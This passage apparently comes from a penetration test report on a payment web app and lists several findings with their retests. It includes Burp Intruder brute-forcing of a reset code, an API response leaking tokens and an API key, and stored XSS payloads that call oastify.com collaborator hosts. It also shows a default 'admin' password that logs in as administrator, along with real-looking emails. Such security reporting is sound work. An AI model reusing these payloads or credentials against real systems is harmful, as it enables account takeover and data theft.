
Result 2006 | intruder attack
Payload: 10002005
Status: 400
Length: 596
Timer: 226
Request Response
Pretty Raw Hex
1 POST /api/auth/check-code HTTP/2
2 Host: pay.dhfi.online
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://pay.dhfi.online/restore
8 Content-Type: application/json
9 Content-Length: 47
10 Origin: https://pay.dhfi.online
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Te: trailers
15 Connection: close
16
17 {
  "code": "10002005",
  "email": "nammvoo@gmail.com"
}

```

Retest:

POST /api/auth/login
 POST /api/auth/send-code
 POST /api/auth/check-code

Implemented ReCaptcha



7.8 DHFI-2022-94201

Send Cancel < > Target: https://pay.dhfi.online

Request	Response
<pre>Pretty Raw Hex 1 GET /api/store/14 HTTP/2 2 Host: pay.dhfi.online 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: application/json, text/plain, /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: https://pay.dhfi.online/stores/14 8 Authorization: Bearer 521efyfVD4XInxJsSFZf2Yra1k3m44o1E59v 9 Sec-Fetch-Dest: empty 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Site: same-origin 12 If-None-Match: W/"1fa-4yAkwi98LYZ5TMr1qq9Rz+PexZY" 13 Te: trailers 14 Origin: https://www.vrfnrf.com 15 16</pre>	<pre>Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Server: nginx 3 Date: Tue, 05 Jul 2022 03:45:42 GMT 4 Content-Type: application/json; charset=utf-8 5 Vary: Accept-Encoding 6 X-Powered-By: Express 7 Access-Control-Allow-Origin: * 8 Etag: W/"261-7caaFrX1IIJkgdAf1fzDd6WB9k" 9 X-Frame-Options: SAMEORIGIN 10 X-Xss-Protection: 1; mode=block 11 X-Content-Type-Options: nosniff 12 Referrer-Policy: no-referrer-when-downgrade 13 Content-Security-Policy: default-src 'self' http: https: data: blob: 'unsafe-inline' 14 Strict-Transport-Security: max-age=31536000; includeSubDomains 15 16 { "id": 14, "url": "018afa98ca4be12d613617f7339a2d576950a2f9a92102ca4d6508ee31b54d2c02", "name": "018afa98ca4be12d613617f7339a2d576950a2f9a92102ca4d6508ee31b54d2c02", "wallet": "018afa98ca4be12d613617f7339a2d576950a2f9a92102ca4d6508ee31b54d2c02", "description": "018afa98ca4be12d613617f7339a2d576950a2f9a92102ca4d6508ee31b54d2c02", "apiKey": "Ec1lnorcXf0MzNIKzCILa0s15624hz2Ux8V", "blocked": false, "user": [{ "id": 25, "name": "nam", "lastName": "vo", "restorePasswordCode": 16709733, "emailVerification": null, "email": "namvoo@gmail.com", "role": "customer", "company": "", "token": "t5oo9Gulzw3yIBAeEW6C1Ibk0c0Ej2reV1CS", "blocked": false }] }</pre>

Retest:

Vulnerability currently does not affect the application

7.9 DHFI-2022-2001



https://pay.dhfi.online/buttons					
ID	Date	Order ID	Product	Status	Action
1244	04 2022	111111	asd	1	paid
1243	Mon Jul 04 2022	111111	asd	1	Not paid
1241	Mon Jul 04 2022	111111	asd	1	Not paid
1239	Mon Jul 04 2022	111111	asd	1	Not paid
1237	Mon Jul 04 2022	111111	javascript/*<script><img/onerror='-'/- onmouseover=1~/~/*[]/((new(Image)).src=//+/+mi8dkgy4kkbj4kdbey9d5837xroxil9nxfo3gq9eyX:oastify.com).replace(./:(g.))/src=>	1	Not paid
1235	Mon Jul 04 2022	111111	"><svg/onload=fetch`//zgjqitwhiohhqi9rwmbi6g5ap1vjmld01solca\oastify.com`>	1	Not paid
1231	Mon Jul 04 2022	111111	asd	1 javascript/*</script><img/onerror='-'/- onmouseover=1~/~/*[]/((new(Image)).src=//+/+tqkvn9bvibukml9gocjal42v8pwgy4qven1ep3X:oastify.com).replace(./:(g.))/src=>	Not paid
1229	Mon Jul 04 2022	111111	asd	1 "><svg/onload=fetch`//bwb2y5cty0xtyp3cyrumslm5db7zy1mtch44vs\oastify.com`>	Not paid

Retest:

Request		Response	
Pretty	Raw	Hex	Render
<pre>1 POST /api/store/block HTTP/2 2 Host: pay.dhfi.online 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US, en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: https://pay.dhfi.online/stores/2156 8 Content-Type: application/json 9 Authorization: Bearer 35QcAF9vAp14MzahpDADLuyhHXubHYTiZ56a 10 Content-Length: 11 11 Origin: https://pay.dhfi.online 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Te: trailers 16 17 { "id": 2156 }</pre>		<pre>1 HTTP/2 400 Bad Request 2 Server: nginx 3 Date: Tue, 09 Aug 2022 02:48:01 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 86 6 Vary: Origin 7 Access-Control-Allow-Origin: * 8 Etag: W/"56-rTAJhiwEhwdubCJ1/6IkLNstos" 9 X-Frame-Options: SAMEORIGIN 10 X-Xss-Protection: 1; mode=block 11 X-Content-Type-Options: nosniff 12 Referrer-Policy: no-referrer-when-downgrade 13 Content-Security-Policy: default-src 'self' http: https: data: blob: 'unsafe-inline' 14 Strict-Transport-Security: max-age=31536000; includeSubDomains 15 16 { "statusCode": 400, "message": ["blocked must be a boolean value"], "error": "Bad Request" }</pre>	

7.10 DHFI-2022-25601



2 code results in DHFinance/dhf-pay-back or view all results on GitHub

src/auth/auth.service.ts

```

91     * @description password comparison using the bcrypt algorithm. login UserDto.password - 
92     * encrypted from the front, user.password - encrypted from the database
93     */
94     const res = await bcrypt.compare(loginUserDto.password, user.password)
  
```

TypeScript Showing the top three matches Last indexed on May 6

src/user/entities/user.entity.ts

```

19         default: 'ruban',
20     })
21     lastName: string;
22
23     @Column({select: false})
24     @ApiProperty({
25       description: 'Encrypted password. Current value - admin',
26       default: '$2b$07$PUx7RK/NjXwct719xpYT2veJ$Ju3M4hxCCvYYkDbZ/fcfgyFnCwOf.'
  
```

TypeScript Showing the top four matches Last indexed 7 days ago

Retest:

Value has been changed

2 code results in DHFinance/dhf-pay-back or view all results on GitHub

src/auth/auth.service.ts

```

107    * @description password comparison using the bcrypt algorithm. login UserDto.password - 
108     * encrypted from the front, user.password - encrypted from the database
109     */
110     const res = await bcrypt.compare(loginUserDto.password, user.password)
  
```

TypeScript Showing the top four matches Last indexed 7 days ago

src/user/entities/user.entity.ts

```

25       description: 'Encrypted password. Current value - admin',
26       default: '$2b$07$n2L5W11aZuRHy002YK72N01bkpoFUQB6MCGboosUW0V14NuWIC',
27     })
28     password: string;
29
30     @Column({nullable: true})
31     @ApiProperty({
  
```

TypeScript Showing the top three matches Last indexed 5 days ago

7.11 DHFI-2022-20001

The two header fields Server and X-Powered-By reveal the nginx server and Frontend framework as Next.js




Request	Response
Pretty Raw Hex <pre> 1 GET / HTTP/2 2 Host: pay.dhfi.online 3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 4 Upgrade-Insecure-Requests: 1 5 Accept-Encoding: gzip, deflate 6 Accept-Language: en-US;q=0.9,en;q=0.8 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36 8 Connection: close 9 Cache-Control: max-age=0 10 11 </pre>	Pretty Raw Hex Render <pre> 1 HTTP/2 200 OK 2 Server: nginx 3 Date: Fri, 01 Jul 2022 04:29:22 GMT 4 Content-Type: text/html; charset=utf-8 5 X-Powered-By: Next.js 6 Etag: "7e4-tRER7RIywqzA56zAj+V8bYrnBos" 7 Vary: Accept-Encoding 8 X-Frame-Options: SAMEORIGIN 9 X-Xss-Protection: 1; mode=block 10 X-Content-Type-Options: nosniff 11 Referrer-Policy: no-referrer-when-downgrade 12 Content-Security-Policy: default-src 'self' http: https: data: blob: 'unsafe-inline' 13 Strict-Transport-Security: max-age=31536000; includeSubDomains 14 15 <!DOCTYPE html><html> </pre>

And the backend uses Express

Request	Response
Pretty Raw Hex <pre> 1 GET /api/auth/reAuth?token=null HTTP/2 2 Host: pay.dhfi.online 3 Accept: application/json, text/plain, /* 4 Referer: https://pay.dhfi.online/ 5 Accept-Encoding: gzip, deflate 6 Accept-Language: en-US;q=0.9,en;q=0.8 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36 8 Connection: close 9 Cache-Control: max-age=0 10 11 </pre>	Pretty Raw Hex Render <pre> 1 HTTP/2 400 Bad Request 2 Server: nginx 3 Date: Fri, 01 Jul 2022 04:29:33 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 18 6 K-Powered-By: Express 7 Access-Control-Allow-Origin: * 8 Etag: W/"12-C/xCP6ja039a4EJzx3ky8rlu2t4" 9 X-Frame-Options: SAMEORIGIN 10 X-Xss-Protection: 1; mode=block 11 X-Content-Type-Options: nosniff 12 Referrer-Policy: no-referrer-when-downgrade 13 Content-Security-Policy: default-src 'self' http: https: data: blob: 'unsafe-inline' 14 Strict-Transport-Security: max-age=31536000; includeSubDomains 15 16 { "statusCode":400 } </pre>

Default nginx web server error message.



404 Not Found

nginx

Retest:



The technology information of the web app has been hidden

Request		Response	
Pretty	Raw	Hex	Render
<pre> 1 POST /api/auth/login HTTP/2 2 Host: pay.dhfi.online 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: https://pay.dhfi.online/login 8 Content-Type: application/json 9 Content-Length: 617 10 Origin: https://pay.dhfi.online 11 Sec-Fetch-Dest: empty 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Site: same-origin 14 Te: trailers 15 16 { "email": "anton23490@gmail.com", "password": "admin", "captchaToken": "03ANYolqvZR786R4_6BcvH6cFbBDtGURQI4QIPd7brhvK3QKHU1pdAOJ kvVGpZnGwgcYzSYkfNlr51U3qcppbIg71_fKObrSm5X-G4RBKmb6mIT f1ZMjkuUnLpAyeu02&kw7eIdrJac6HrEyIygGdPL_ei5ALH3cB6ATeleS 3DVftSN-ZN_VoayJMrt-Z-aBueZ9S-CDnRDm_THza_lH7en34Wgv8-dJLB MNDRK3_PyphAtwd6ae0mu70px0JHa6Bfnng5s70aJsyEW-gQCxajpQsGcx cyCKM5E8FljgrHJPjyr-pGxp_iYhaZtNy0E9IZOX1CbQCmLk9qqqyglYHx kEPIKChvg_ll_Cdw5_YWOr_vJV1DRX09eghllosuV3eDa4I-VuGAR7LWNFK 7U2ua_F88eX6YmcnpXbCjyEDaXKaxkejtJvZMyF-xF8hFV-YaZbU-XM2Mn RHhsP0walgFx96wNez0ozXKa2z1rUNEFM-vQFTKwv4G0pmJQdNmH6tAg8L qA8jtHUqBqluDa1VqIS6tp85xog" } </pre>	<pre> 1 HTTP/2 201 Created 2 Server: nginx 3 Date: Fri, 12 Aug 2022 02:26:02 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 286 6 Vary: Origin 7 Access-Control-Allow-Origin: * 8 Etag: W/"11e-3C3b2198ntGaX3o7Uhjj+w0tMLA" 9 X-Frame-Options: SAMEORIGIN 10 X-Xss-Protection: 1; mode=block 11 X-Content-Type-Options: nosniff 12 Referrer-Policy: no-referrer-when-downgrade 13 Content-Security-Policy: default-src 'self' http: https: data: blob: 'unsafe-inline' 14 Strict-Transport-Security: max-age=31536000; includeSubDomains 15 16 { "id": 1, "name": "admin", "lastName": "admin", "restorePasswordCode": null, "emailVerification": null, "email": "anton23490@gmail.com", "role": "admin", "company": "smartigy", "token": "xe62wBf8X732LStfB1rYqKkC8D1UR5DwXtaw", "blocked": false, "loginAttempts": 0, "timeBlockLogin": "2022-08-04T12:06:04.489Z" } </pre>		